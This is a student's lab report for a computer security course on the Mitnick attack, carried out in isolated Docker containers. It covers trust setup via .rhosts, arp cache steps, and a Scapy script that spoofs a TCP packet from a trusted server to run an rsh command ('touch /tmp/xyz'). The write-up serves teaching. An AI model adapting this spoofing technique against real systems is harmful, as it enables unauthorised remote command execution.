



## Lab 8: Mitnick Attack

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CSCI 4321  
Computer Security

- ❖ Firstly, I had to build the docker container and turn it on using following commands— `sudo docker-compose build` and `sudo docker-compose up` (additionally I had to remove previous seed attacker container using `sudo docker rm seed-attacker`):






The screenshot shows a terminal window titled 'JoshuaLudolf@VM: ~/Desktop/Lab 8'. The terminal output displays the steps for building a Docker image. It starts with 'Step 1/3 : FROM handsonsecurity/seed-ubuntu:large', followed by 'Step 2/3 : ARG DEBIAN\_FRONTEND=noninteractive' and 'RUNNING ln -sf /etc/passwd /etc/passwd'. The final step is 'Step 3/3 : RUN apt-get update && apt-get -y install rsh-redone-client rsh-redone-server && rm -rf /var/lib/apt/lists/\*'. The output shows the progress of installing packages from various sources, including the Ubuntu archive and security updates.




The screenshot shows a terminal window titled 'JoshuaLudolf@VM: ~/Desktop/Lab 8'. The terminal output displays the steps for starting the Docker containers. It starts with 'x-terminal-10.9.0.5 is up-to-date', followed by 'trusted-server-10.9.0.6 is up-to-date'. The final step is 'Attaching to x-terminal-10.9.0.5, trusted-server-10.9.0.6, seed-attacker'. The output shows the progress of starting the containers and attaching to them.


- ❖ From there, I noticed the 3 different machines and logged into them using the `sudo docker exec -it <machine name> bash`:






- ❖ On the X-Terminal, I set up the trust relationship, by switching to seed user and creating .rhosts file and verifying the relationship:






- ❖ Next, I simulated the SYN flooding by utilizing the address resolution protocol (arp):
  - Firstly, I needed to make sure that arp was going to work:



- After that, I needed to ping then utilize the arp commands to correctly simulate the SYN flooding (task 1):




The screenshot shows a terminal window titled "Joshualudolf@VM: ~/Desktop/Lab 8" with the following output:

```
root@36b236999bd3:~# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@36b236999bd3:~# arp -n
Address                  Hwtype    Hwaddress    Flags Mask    Iface
10.9.0.6                  ether     aa:bb:cc:dd:ee:ff  CN
root@36b236999bd3:~# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5125ms

root@36b236999bd3:~# arp -d 10.9.0.6
root@36b236999bd3:~# arp -n
root@36b236999bd3:~# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.096 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.072 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.096 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4099ms
rtt min/avg/max/mdev = 0.072/0.099/0.131/0.018 ms
root@36b236999bd3:~#
```



- Then I wanted to check the address resolution cache and the added another address to the cache:



The screenshot shows a terminal window titled "Joshualudolf@VM: ~/Desktop/Lab 8" with the following output:

```
root@36b236999bd3:~# arp -n
Address                  Hwtype    Hwaddress    Flags Mask    Iface
10.9.0.6                  ether     02:42:0a:09:00:06  CN
root@36b236999bd3:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@36b236999bd3:~# arp -n
Address                  Hwtype    Hwaddress    Flags Mask    Iface
10.9.0.6                  ether     02:42:0a:09:00:06  CN
root@36b236999bd3:~#
```

- ❖ Now for the task 2.1 & 2.2, Spoof TCP Connections and rsh Sessions, where I created task 2.1.py file to accomplish this and examined it in wireshark for the first part of this task:







```


1 #usr/bin/python3
2
3 '''
4     Name: Joshua Ludolf
5     Class: CSCI 4321 - Computer Security
6 '''
7
8 from scapy.all import *
9
10
11 tp = IP(src="10.9.0.6", dst="10.9.0.5")
12
13 tcp = TCP(sport=1023, dport=514, flags="A", seq=778933536, ack=269591059)
14
15 if tcp.flags=="A":
16     print("Establishing ACK packets")
17
18 data = "9090\x00seed\x00dees\x00touch /tmp/xyz\x00"
19
20 pkt = tp/tcp/data
21
22 ls(pkt)
23
24 send(pkt, verbose = 0)
25
26

```

```


